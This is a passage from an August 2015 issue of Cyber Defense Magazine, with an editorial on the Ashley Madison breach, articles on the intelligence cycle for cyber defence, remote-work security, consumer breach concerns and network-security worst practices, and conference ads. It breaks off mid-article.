CDM
CYBER DEFENSE MAGAZINE
THE PREMIER SOURCE FOR IT SECURITY INFORMATION

CYBER WARNINGS

Cyber Intelligence
Best Practices
Cyber Espionage
Exploit Testing

August 2015

MORE INSIDE!

CONTENTS

CYBER WARNINGS

Published monthly by Cyber Defense Magazine and distributed electronically via opt-in Email, HTML, PDF and Online Flipbook formats.

PRESIDENT

Stevin Victor
stevinv@cyberdefensemagazine.com

EDITOR

Pierluigi Paganini, CEH
Pierluigi.paganini@cyberdefensemagazine.com

ADVERTISING

Jessica Quinn
jessicaq@cyberdefensemagazine.com

KEY WRITERS AND CONTRIBUTORS

Jonathan Racicot
Katherine Russ-Hotfelter
Aamir Lakhani
Ofer Or
Silvana Demeter
Milica Djekic
Deney Dental
Alex Lating
Phil Burdette
Jean Lewis
Paul Shomo
Francisco Amato

Interested in writing for us:
marketing@cyberdefensemagazine.com

CONTACT US:

Cyber Defense Magazine

Toll Free: +1-800-518-5248
Fax: +1-702-703-5505
SKYPE: cyber.defense
Magazine: http://www.cyberdefensemagazine.com

Executive Producer:
Gary S. Miliefsky, CISSP®

Ashley Madison Breach is Tip of the Iceberg

Friends,

This breach is making headlines, daily. The most interesting part of this breach is how the email addresses are being broken down by country, by company, by government agency.

This is the real news – being compromised is one thing but leading your PII on an immoral cheaters dating site back to your company or government agency is an even bigger issue. There will be continued fallout on this throughout the year.

Both Gary Miliefsky, our Executive Producer and I believe this breach was not from a large cybergang but possibly one or two insiders and most likely the one leading the hack could have been a female IT consultant or employee. You just have to read through the messaging to see how the writing style gives these tips or pointers. John McAfee did an excellent analysis on this that shows we three are in agreement.

What's really sad about this breach is that the exposure of the data is destroying lives – two suicides have been attributed to this breach and there are many divorces under way. Stay tuned on this matter as it continues to grow until so many government agencies cooperating and an open offer of a reward, will lead to the capture of the Impact Team, aka, the Ashley Madison hackers.

On that note, we've focused this edition on how to become more proactive against becoming the next victim. Most PR folks and CIOs of breached organizations use the same false messaging "it was a sophisticated attack" when in reality, a majority of breaches are due to failed INFOSEC TRAINING against social engineering and spear phishing attacks as well as improper guarding against ZERO-DAY malware and simple Remote Access Trojans (RATS).

So, again, we see the sophistication of breaches is simply a malicious insider or a victim insider. In either case, these can be proactively defended against and mitigated.


Please enjoy this August edition with our thoughts and prayers going out to the Ashley Madison breach victims – nothing is that serious that it is worth suicide and there are healthy alternatives to divorce. This breach is the tip of the iceberg. It's time you, the IT professional, become the tip of the spear in proactivity, system and network hardening, cyber intelligence and best practices for your entire organization so you too do not suffer a 'sophisticated attack' that successfully breaches your organization and the theft of your confidential data.

To our faithful readers, Enjoy

Pierluigi Paganini

Pierluigi Paganini, Editor-in-Chief, Pierluigi.Paganini@cyberdefensemagazine.com

Secure File Transfer



VENDOR LANDSCAPE AWARD
BEST OVERALL VALUE
INFO~TECH

VENDOR LANDSCAPE AWARD
LEADER
INFO~TECH

Simplify File Transfers with GoAnywhere MFT™

GoAnywhere Managed File Transfer automates and secures file transfers with your customers, vendors and enterprise servers.

Through a browser interface, GoAnywhere MFT allows your organization to connect to almost any system (internal or external) and securely exchange data using a wide variety of standard protocols.

GoAnywhere MFT can parse XML, CSV and XLS files to/from databases, and includes the ability to encrypt file transfers using Open PGP, SFTP, FTPS, AS2, HTTPS and AES.

Visit GoAnywhere.com for a FREE trial.

> "GoAnywhere MFT monitors queues and automates encrypted file transfers (SFTP, FTPS, HTTPS).
>
> We currently have 45,000 scheduled and 'triggered' transfers running daily."
>
> *One of the Largest North American Railroads*

GO ANYWHERE™

GoAnywhere.com 800.949.4696

a managed file transfer solution by

LINOMA SOFTWARE

"Best Overall Value" and "Leader" awards -- Info-Tech Research Group, Managed File Transfer Vendor Landscape Review 2015

Producing Cyber Intelligence for Efficient Network Defenses

By Captain Jonathan Racicot

Having accurate information is critical for the success of any organization. For centuries, it has been the key for achieving military victories, but not having it has led to defeats. For effective operations, accurate information about your own forces and those of your adversary's is absolutely critical, but not all information is relevant. Strong facts processed with sound analytical methods can extrapolate future events accurately, allowing better decision-making. Inaccurate or false information, however, leads to defeat and even threatens the survival of the organization. This process—intelligence production—drives not only military operations but also diplomacy, economic negotiations, and now cyber defenses. Security vendors are releasing waves of reports about threat actors along with databases of indicators. Organizations would be wise to evaluate the relevancy of this constant flow of information to better assess the real threats and shape optimal courses of actions (COAs). This is accomplished by using intelligence—a process used by Western military forces to provide options for commanding officers on land, at sea, and in the air. This process applies equally to the cyber environment and constitutes a powerful tool for Chief Executive Officers (CEOs), Chief Information Officers (CIOs), and system administrators concerned about securing critical components of their infrastructure. This article presents an overview of the intelligence process and its application for securing critical components of one's information systems.

The Intelligence Cycle

"By 'intelligence' we mean every sort of information about the enemy and his country—the basis, in short, of our own plans and operations." — Carl von Clausewitz, *On War*, 1832

Raw data by itself has relatively limited utility. Domains, Internet Protocol (IP) addresses, and malware signatures quickly become obsolete, while network alerts and traffic are only relevant within a certain context. Combining historical data from an Intrusion Detection System (IDS), events logs, and open source research into logically linked facts by a sound analysis produces information that is the product distributed by most security vendors. Intelligence is the extrapolation of this information by analysts for anticipating future circumstances, permitting the development of possible COAs. By producing intelligence, analysts accomplish the following objectives:

- Inform the decision-maker
- Describe the operational environment
- Identify, define, and nominate objectives
- Support the planning and execution of operations, i.e., cyber defense
- Counter adversary deception and surprise
- Support friendly deception efforts (more relevant in a military context)
- Assess the effectiveness of operations (mainly network defenses)

The intelligence process—also known as the intelligence cycle—is divided into four or five steps depending on the organization. For simplicity, the four-step version is described in the following sections.

Planning and Direction

The first step of the cycle is to identify intelligence requirements, i.e., general questions to be answered by the direction. In the military, defining these is usually the role of the commanding officer (CO), a role that management or system administrators can fulfill in civilian organizations.

The broad requirements provided are then refined in precise questions by the analysts and prioritized. Intelligence requirements must consider nontechnological aspects as threat actors, whether they are criminals, hacktivists, or nation-states using the cyber environment for economic, technological, political, or military purposes—not for the sake of breaching network defenses.

Thus, guidance from above identifies the systems hosting key information, which requires priority in terms of network defenses, while refining the requirements highlights threat actors along with techniques and targets.

Examples of refined questions include the following:


- What information stored on our network would be of use to financially motivated criminals?
- What intellectual property documentation stored on our network would provide a technological advantage to competitor XYZ?
- Who in our organization produces intellectual property on product 1?
- What are the current tactics used by threat actor 6?
- Are our employees storing intellectual property on a personal cloud or removable media at home?

Expect your list of questions to grow rapidly as they are refined: each must have unambiguous and complete answers. Even if no answer is available, these unanswered questions will be labeled as intelligence gaps representing unavailable information.

Collection

Rarely does one individual hold the answers to everything. At this stage, the analyst enumerates every question with one or more parties that can answer—or partially answer—the requirement into a collection plan.


These can include law enforcement agencies, Computer Emergency Response Teams (CERTs), internal departments, or commercial intelligence providers. This plan can be shown as a spreadsheet as seen below in figure 1.



Serial	Intelligence Requirements	Vendor 1	Vendor 2	CERT	Engineering Dept.	Management	Analysts
1	What are the threat actors currently operating in the cyber environment?	X	X				
2	What intellectual property of this organization are of interest to threat actors?	X	X		X	X	
2.1	Does project A contains intellectual property of interest to threat actor 1?				X	X	X
2.2	Does project A contains intellectual property of interest to threat actor 2?				X	X	X
3	Who is working on intellectual property of interest?				X		
3.1	Who is working on intellectual property of interest for project A?				X		
4	What are the tactics of the threat actors?	X	X	X			
4.1	What are the tactics of threat actor 1?	X	X	X			

Figure 1. Example of a collection plan. Each question is linked to organizations that may provide part of the answer.

Once all parties have been identified, Requests for Information (RFIs) are sent to ask for information. Each RFI is logged into a spreadsheet along with the date it was sent, the date an answer is expected, and the date the answer was received (see figure 2). Responses must be detailed and complete, as the quality of the information must be assessed by the analyst to evaluate its trustworthiness. A simple yes or no answer is not enough, and when applicable, facts, references, and the reasoning used by the responding organization must be included. With the information collected, you can start your analysis.



Today: *2015-07-02*

Question	*RFI*	*Recipient*	*Date*		
			Sent	*Estimated*	*Received*
1	15-100-001	Vendor 1	2015-06-27	2015-07-03	2015-06-30
1	15-100-002	Vendor 2	2015-06-27	2015-07-03	
2	15-200-001	Engineering	2015-06-28	2015-06-30	2015-07-01
2.1	15-210-001	Management	Unsent		
2.2	15-220-001	Engineering	2015-06-28	2015-07-01	
		Total:	*80.0%*		*40.0%*

Figure 2. Example of a RFI tracking sheet.

Analysis and Processing

Initiate this step once all or most of the information queried has been received. Critical thinking, unbiased views, solid facts, and sound analytic methodologies are vital to generate accurate intelligence. Countless analytical techniques are available, but their description is outside the scope of this article. Consult *Critical Thinking for Strategic Intelligence* by Katherine Pherson for additional information on this topic. A common sense approach is to clearly distinguish facts from opinions and unsupported statements to establish their reliability. Facts should be short, precise, and unarguable (assuming you trust the source). For example, data such as "a connection from internal host A.B.C.D to domain https://www.bad.com/config.php occurred on 23 June 2015 based on logs retrieved from the firewall." Attribution of an incident is often an opinion: it is extremely hard to definitively attribute an event to a specific group since they share similar tactics. Qualify each statement with a scale of trustworthiness based on the source of the information, the facts to support it, and the methodology applied. Include references and any supporting or contradicting evidence. Use facts, an analytical methodology, and critical thinking to conclude reasonable assessments. For example,

> *"Target 1 received a spear-phishing email at 0927 on 17 June 2015 (reference A) and is currently working on equipment A. Target 2 received a spear-phishing email at 1035 on 18 June 2015 (reference B) and is responsible to deploy equipment B. Both are known to be involved in project 1 and have coauthored a paper on topic Z (reference C). Therefore, it is possible that the threat actor was seeking information about project 1, as no one else is reported to have received similar emails."*

Use appropriate adjectives to quantify the likelihood of your conclusion. Rarely will you have all the information to be absolutely certain of your assessment; therefore, use words such as "very likely," "probable," or "unlikely." Lastly, test your conclusions by discussing your findings with others.

Defend your theories and assessments to verify their robustness. Debating ideas generates new considerations and opens new hypotheses, enriching the analysis. Keeping an open mind is essential to combat the personal bias every analyst has when assessing a situation.

Once satisfied with the analysis, it must be communicated. The format of reports varies according to the readers. Ideally, they should include a point-form summary of key findings, an introduction, the facts amassed, the analysis, and a conclusion. While most readers will only focus on the point-form summary, the detailed analysis allows colleagues or future successors to reference your work.

Additionally, other organizations may require technical data from your report, or internal departments may want to know likely targets within their ranks. Be certain to ensure that questions defined in step 1 are either answered or labelled as an intelligence gap for which further research is required.

Dissemination

Before clicking the "Send" button, consider who should receive the analysis. Don't assume that only the network administrators or the CIO is interested in your findings or that they will share the information with relevant personnel.

List individuals or departments that may be interested in your results, including external institutions, such as your Internet Service Provider (ISP) or content hosting provider, which may take specific measures based on your threat assessment.

The release of the report restarts the cycle from the planning and direction phase. Based on the feedback received, changing threats, or tactics in the cyber environment or new developments within the organization, analysts must constantly reassess their intelligence.

Conclusion

The complete cycle is more complex than the one presented. Few organizations can afford large teams to focus on the intelligence aspect, but the process presented accommodates small teams, even a single individual. Its application allows organizations to keep a cool head rather than succumb to the hype of security vendors.

By conducting their own threat assessment, resources can be focused on the most relevant aspects of the information infrastructure rather than buying into any solution available on the market.

By following this time-proven military process, an organization may actually assess the current threat as low and invest in growth, while others may find that investing in continuous spear-phishing identification exercises is more valuable than a brand-new Intrusion Prevention System (IPS).

Before accepting a magic solution or a database of rapidly aging indicators, the intelligence process will clearly define the most likely threats and most effective use of network defenses by focusing resources to protect key users and data.

About the Author

Jonathan Racicot is a signals officer in the Canadian Armed Forces who occupied multiple positions in network administration, cyber intelligence and is currently conducting his master’s thesis in computer security at the Royal Military College of Canada. He spends most of his free time programming and researching various computer security projects. Follow him on Twitter at @cyberrecce.

MEXICO CORPORATE SECURITY 2015 FORUM

14-16 October
Mexico City, Mexico
www.mexicosecurityforum.com

With Mexico undergoing a major economic transition which is set to bring immense investment opportunities, understanding current corporate security challenges is key for national and international companies to successfully operate in the country.

The Mexico Corporate Security Forum 2015, taking place on 14th-16th October 2015, will bring together senior security representatives to analyse these current and emerging threats and provide attendees with all the necessary tools to overcome them.

OUR SENIOR LEVEL SPEAKER FACULTY INCLUDES A STRONG PANEL OF EXPERTS:

- Amazon
- BP
- ExxonMobil
- Cargill
- Delta Airlines
- Diageo
- Technip Mexico
- ICA FLUOR – Mexico
- Cerberus Security Professionals
- ASIS international
- Gemalto
- Flextronics
- World Bank
- Institute of Americas
- Association of Certified Fraud Examiners Mexico City
- Monsanto Company
- Volkswagen Mexico
- Control Risks
- Banco de México
- Woodrow Wilson Center's Latin America Program
- National Security Commissioner Government
- OSAC/U.S. Dept State

Sponsored by: CERBERUS CERTIFIED SECURITY PROFESSIONALS

Supported by: ALAPSI Asociación Latinoamericana de Profesionales en Seguridad Informática, A.C.

Media Partner: CYBER DEFENSE MAGAZINE THE PREMIER SOURCE FOR IT SECURITY INFORMATION

Organised by: irn

For more information:
E: info@irn-international.com
T: +44 (0) 207 111 1615
W: www.irn-international.com

Consumers worried about retail and government cybersecurity

By Katherine Russ-Hotfelter, Director, Channel Marketing, Hexis Cyber Solutions

In both the private and public sectors, trust is the foundation of the relationship between those who provide goods and services and those who consume them.

This has been the case since the beginning of commerce and government, but in the digital age, it's almost gospel.

Online interactions with businesses and government have a new dimension that has never existed until recently:

With every transaction, data is transmitted and stored in organizations' networks. This includes a sizeable collection of consumer information, from personal identity data to psychographic profiles of shoppers. Consumers today are increasingly aware of this dynamic and are growing fearful of what could happen if their data falls into the wrong hands.

Consumers fear the possibility of a retail and government data breach

Over the last few years, the topic of cybersecurity has entered public consciousness thanks to highly publicized cyberattacks on large retail enterprises like Target and Home Depot, as well as government agencies like the U.S. Office of Personnel Management.

In light of these, consumers are afraid that their data will be next.

According to a Unisys Security Insights survey of 1,016 adult consumers, 44 percent of respondents said they expect a retailer they do business with to suffer a data breach within the next year.

Government agencies aren't much better in the eyes of these consumers, as 39 percent believe a cyberattack on a federal or state body will lead to the loss of their data.

Retailers and governments can't afford to lose consumer trust

Leaders in the private and public sectors know that at a certain point, cybersecurity will be a key differentiator in the market. Those who can demonstrate a commitment to data retention will attract consumers conscious of the dangers of identity theft and other consequences of a data breach, while those who can't will lose out.

The Unisys survey indicated that biometric controls are emerging as a trust-builder for consumers, but the authors noted that retailers and government agencies will have to build out comprehensive, layered defenses if they want to minimize their chances of a successful attack on their systems.

Business and government leaders will have to draft strong incident response policies and invest in automated security tools that can keep up with the fast-paced threat environment if they want to stay with the cybersecurity curve.

About the Author

Katherine Russ-Hotfelter joined Hexis in February 2014. Drawing from over 15 years in the channel, she is transforming the Hexis' channel strategy. Among some of her more notable achievements, Russ-Hotfelter has designed and defined reseller programs to proactively engage partners, implemented partner portals and self-service marketing platforms, and created sales certification programs and curriculums for on-demand computer based training.

Connect with Hexis online: http://www.hexiscyber.com/

Hexis Blog: http://www.hexiscyber.com/blog

Twitter: @hexis_cyber

LinkedIn: https://www.linkedin.com/company/hexis-cyber-solutions

Security Beyond the Cubicle:

Best Practices for Protecting the Home Office and Mobile Devices

by Aamir Lakhani, senior security strategist, Fortinet's FortiGuard Labs

It's Tuesday at 10 a.m.: Do you know where your employees are working?

With many jobs, the answer could be "anywhere."

Work is no longer contained between the hours of 9 and 5 – and it's no longer restricted to a cubicle, desk or even a computer. Whether checking email on a mobile phone or reviewing a presentation on a home computer in the evening, today's worker is on the go. What that also means is that company information is on the go – and that's when executives and IT teams get worried.

A Regus survey of about 44,000 workers worldwide found more than 84 percent of them had used at least one tool to enable remote work in the past month.

It begs the question how, when and where are they accessing their remote work? Are they using public Wi-Fi at a coffee shop? Or did they save files to a flash drive? This is the stuff that keeps the security conscious up at night.

Protecting an enterprise's vital information is increasingly a balancing act.

Employees want to be able to work remotely with the same tools as they would have at their desk, but at the same time, network administrators need to ensure security around essential company data and applications.

A holistic approach that focuses on endpoint security, as well as one that establishes clear guidelines with employees, is needed. Let's walk through some of the key steps enterprises should take to walk this fine line.

1. Establish a clear policy

If employees don't know what is and is not allowed (and/or recommended) in terms of remote work, then they are more likely to innocently develop habits that could put information at risk.

An organization's policy around remote access should be reviewed every year to ensure it stays up to date with the latest trends in technology and communicated with employees regularly. Offering guidance to employees will greatly reduce exposure.

Simple (but often overlooked) guidelines, like creating a strong, unique password and refraining from using USB drives for company information, are a couple of examples. We'll get into some other recommended guidelines further on.

2. Deploy a VPN

A virtual private network (VPN) is an absolute necessity. VPNs allow users to securely access a private network and share information, use applications, and access network servers remotely though public networks.

If employees are required to use a VPN to access corporate resources, there's built-in security for content moving from company servers to the employee's device.

A properly set up VPN gives network administrators more control, is cost-effective and safe. It works well for remote workers and offices, and can really help when it comes to contract employees or consultants because network access can be defined and restricted.

3. Keep up with updates

Hackers are constantly finding ways to exploit vulnerabilities in networks, software, web applications and websites. As agile as hackers are, so are the security experts and software vendors that put out these products. They keep up to date on the latest vulnerabilities and issue patches on a regular basis. The same goes for anti-virus and anti-malware software, which are frequently updated to protect computers from the latest threats.

Because these fixes often require a restart, or otherwise slow the pace of work, computers can remain vulnerable. IT teams should consider deploying a program that forces regular updates by restricting access to the network unless vital security measures are up to date.

4. Provide secure alternatives for collaboration and cloud storage

Cloud-based computing has changed the way teams are able to collaborate and interact. It's also changed the way employees access and share information. But the easiest and most common ways - consumer cloud storage options, such as Google Drive and Dropbox, or a USB drive – aren't necessarily the most secure options.

For example, an employee working on a sensitive financial report saves it to his personal Google Drive so he can work on the report at home on his desktop PC. A few weeks later, this employee decides to leave the company for a competitor and has sensitive corporate assets on his personal computer.

There's no way for supervisors to know files are on the employee's personal drive, let alone retrieve them. Network admins can restrict access to these services on company provided devices, or strongly discourage their use in a clearly stated policy.

The purchase of business-grade tools for secure file sync and share, as well as enterprise collaboration, is as much an investment in security as it is in employee productivity. With powerful alternatives to consumer cloud services at their disposal, employees will likely choose to go the more secure route.

5. Facilitate the establishment of a secure home office

Providing a secure Wi-Fi gateway for every employee is likely cost prohibitive, but there are ways to make home networks (and therefore home offices) more secure. In particular, organizations should provide training or instruction on securing and encrypting their home routers. Where possible, they should offer discounts on 4G hotspots that use encryption by default and that end users' reliance on public Wi-Fi hotspots.

6. Navigate BYOD with strong policy and guidelines

A Gartner survey recently found that 40 percent of U.S. employees of large enterprises are using their personal devices, including smartphones, laptops, desktops and tablets, for work. Nearly half those workers (45 percent) said their employer was unaware they were using a personal device for job-related functions. This data only heightens the need for enterprises to recognize and embrace BYOD practices.

There are many mobile device management vendors out there to help IT departments manage the technical aspects of mobility. There are also integrated and standalone options for managing sandboxed enterprise applications, corporate data containers and secure web browser environments. Businesses need to figure out the best way to implement BYOD based on corporate culture, the mix of devices, and employee needs. A thorough policy that acknowledges rights to privacy on a personal device, while allowing for secure interactions with company information and applications is necessary.

Final thoughts

Technology has enabled work environments to evolve to the point where many job functions can be done anywhere. Yet businesses have to be sure technology is not only allowing employees to be more productive, but also to work securely.

Network administrators, IT staff, executives and employees need to work together to ensure security best practices are used both in the office and outside of it.

About The Author

Aamir Lakhani is a senior security strategist at Fortinet's FortiGuard Labs. He is responsible to provide IT security solutions to major commercial and federal enterprise organizations. Lakhani has designed cyber solutions for defense and intelligence agencies, and has assisted organizations in defending themselves from active strike back attacks perpetrated by underground cyber groups. Lakhani is considered an industry leader in support of detailed architectural engagements and projects on topics related to cyber defense, mobile application threats, malware and advanced persistent threat (APT) research.

Aamir can be reached online at alakhani@fortinet.com or Twitter: @aamirlakhani, and at our company website www.fortinet.com

The 12 Worst Network Security Practices Part 1 – Do you really need that shiny new toy?

By: Ofer Or, VP of Products at Tufin

Typically we see ‘best practices’ published pretty widely, but Gartner has decided to flip that trend on its head and release a report, “Avoid these ‘Dirty Dozen’ Network Security Worst Practices,” showcasing the absolute **worst** habits security experts find themselves picking up in the industry. Managing network security is by no means a simple feat, and it doesn’t make it any easier when there’s a new technology or tool introduced “to help” almost daily. Don’t get me wrong, innovation is a great thing, especially when it comes to network and data security, but in some cases, the temptations of a ‘shiny new object’ can be too strong to ignore… which leads us to Gartner’s *first* worst practice: ‘shiny new object’ syndrome.

What is ‘Shiny New Object’ Syndrome?

Think back to childhood. You got the coolest, most advanced new toy. Everyone wanted to be your friend and play with your new toy. But then two weeks later an even cooler, newer toy came out, and everyone moved on to bigger and better things.

Now, from a more technological perspective, ‘shiny new object’ syndrome refers to the IT professionals’ need to have the newest and best of the best. Specifically regarding security professionals, there is an overwhelmingly popular belief that the only way to solve today’s current and evolving security threats is by using the most cutting-edge technologies and services – which isn’t always the case.

Out with the… New, in with the… Old?

We aren’t saying you can’t have nice things, we’re just saying you don’t necessarily *need* them to get the job done. We learned this year that a majority of network security data breaches can be attributed to human error – with most caused by ‘malicious outsiders’. However, surprising 25 percent of breaches were caused by ‘accidental losses’ due to human error. This means that a quarter of network security breaches could be prevented by eliminating this error. Even more fascinating is that all but five percent of all investigated security incidents find human error to be a contributing factor, and the most frequently named form of human error is system misconfiguration.

Basically, if an organization can figure out how to maintain control over the technologies and tools they already have in place, while lessening the likelihood of human error, they have the ability to drastically shrink that organization’s risk levels. Therefore, the solution to your security woes may be right under your nose. Sometimes all an organization needs to face these security challenges and reduce its attack surface is better implementation and management of its existing network security systems.

Eliminating Human Error

There are several avenues you can take to reduce the human error associated with the typical security processes. There is also one that enables you to completely eliminate it – automation.

By automating the configuration and structure of your organization's security policies on its firewalls and routers, you have the power to fully rid your organization of human error.

Aside from eliminating this major cause of data breaches, automating your processes can also accelerate the changes these configurations must go through and ultimately increase your business's agility.

After all this, if you still find yourself yearning for the newest technologies, at least do us a favor and try to make the most out of your existing infrastructure first.

Then by all means explore what else is out there. But be careful to avoid falling for every shiny new object or you may find your company knee-deep in the next big data breach.

About the Author

As Vice President of Products, Ofer is responsible for leading Tufin's product strategy. With over 20 years of experience in high-tech and network security, Ofer has an extensive background in developing innovative products which have had a profound market impact.

Previously Ofer served as Director of Research & Strategy at Tufin. Prior to Tufin, Ofer was Senior Product Line Manager at Check Point Software Technologies (CHKP) where he led Check Point Security Management products and Check Point Security Appliances. Ofer held marketing and technical positions at Check Point (CHKP), Microsoft (MSFT), Amdocs (DOX), and served in an elite computer unit in the Israel Defense Forces (IDF). Ofer holds a BA in Political Science and Sociology from Bar-Ilan University, an MBA from INSEAD University, and an MA in Law from Bar Ilan University.

Are You Ready to Protect Canada's Critical Assets?

According to a new report from Intel Security, half of the respondents admitted that it is **"likely or very likely"** that an attack on critical infrastructure in the next three years **will bring down systems and cost the lives of humans.**

In this same survey, **76%** of the respondents felt that **government cooperation and collaboration is "critical to successful cyber defence."** [1]

The Canadian Institute's Conference on

Cyber Security *for* Critical Infrastructure

September 29–30, 2015
Toronto

Discuss the imperative strategies your organization needs to make sound security planning decisions and interact with top industry experts, including:

Ray Boisvert
Senior Associate
Hill + Knowlton Strategies

Curtis Levinson
United States Cyber Defence Advisor
North Atlantic Treaty Organization (NATO)

Richard Rushing
CISO
Motorola Mobility

Cyber Defense Magazine subscribers, **save 10% off** the conference fee.
Quote **D10-309-309CX07** when registering.

Learn More | CanadianInstitute.com/CyberSecurity | 1.877.927.7936

[1] http://www.scmagazine.com/intel-security-conducts-cyberattack-survey/article/427429/?utm_content=buffera1d5e&utm_medium=social&utm_source=linkedin.com&utm_camp

Sponsored by:
FireEye
TELUS
ca technologies
intel Security
sas
FORTINET
Raytheon | websense
scalar
hp Enterprise Security

Day 1 Refreshment Break Sponsor:
simeio
Identity, intelligently managed.

Day 1 Luncheon Sponsor:
RSA
The Security Division of EMC

Cocktail Reception Sponsor:
Check Point
SOFTWARE TECHNOLOGIES LTD.
We Secure the Internet.

Wi-Fi Sponsors:
DARKTRACE
LAYER 8 SOLUTIONS
Gigamon

How the Future of Technology Lies Within Cyber Security

By Dr. Malek Ben Salem, R&D Principal - Security, Accenture Technology Labs, Lisa O'Connor, managing director, Security R&D Lead, Accenture Technology Labs and Ryan LaSalle, global managing director, Security Transformation Services, Accenture

Innovative enterprises are fundamentally changing the way they look at themselves. They are connecting with other digital businesses, digital customers, and even digital things at the edge of their networks.

In the Accenture Technology Vision 2015, we described how the digital transformation is creating what we call the "We Economy." The Internet of Things is driving new innovation and new opportunities, bringing every object, consumer and activity into the digital realm. Leading companies are making similar changes within their own enterprises by digitizing every employee, process, product and service.

However, with companies now routinely dealing digitally with hundreds of business processes, thousands of employees, and millions of consumers, cyber-security has become a a Board level concern. Companies need to protect Internet of Things edge devices while assuring data integrity to support decision-making. They need to make sure they can maintain security while also absorbing, processing and generating insights from big, diverse data as they leverage digital platforms and share data. With these insights, companies are creating personalized experiences that engage customers while preserving the customer's privacy and trust.

In connection with the Accenture Technology Vision 2015, we have identified five major themes for enterprises seeking to set priorities for cyber-security in this new digital era:

1. **Establishing Edge Autonomy.** The Internet of Things (IoT) is connecting billions of embedded sensors, smart machines, wearable devices and industrial equipment. This is introducing the delivery of intelligent products and services through the digital ecosystem**.**

   To enable edge autonomy, companies should prioritize protecting these devices that sit at the edge of networks and boost security for edge device infrastructure. They should include system context in security planning, and manage edge intelligence using new governance models.

2. **Protecting Data Integrity.** As the IoT proliferates, businesses will use data passed between interconnected devices, applications and processes to determine customer and device context, and then collaborate through platforms to provide the intelligent products and services that customers demand.

   This connected digital ecosystem, combined with edge computing and smart M2M communications, will expand the ability to use data collected from IoT devices to drive significantly faster decisions. To optimize decisions, businesses will require edge data that is accurate, authentic and complete. This means considering key security strategies such as protecting data on edge devices; implementing assurance that scales; and tying IoT protocols to business models.

3. **Securing the "Three Vs."** Data is everywhere. Businesses are experiencing exponential growth in data as more devices get deployed at the edge and business processes become increasingly digital— causing their data repositories to reach capacity. For companies to fully reap the benefits of software intelligence and embrace a collaborative workforce model of humans and machines, it will be critical to securely process and protect big data. Traditional database management systems cannot scale enough to handle the three Vs of data - volume, velocity and variety. To accomplish this, enterprises should focus on two key areas: First, securing big data processing platforms, and, second, embedding security into the data.

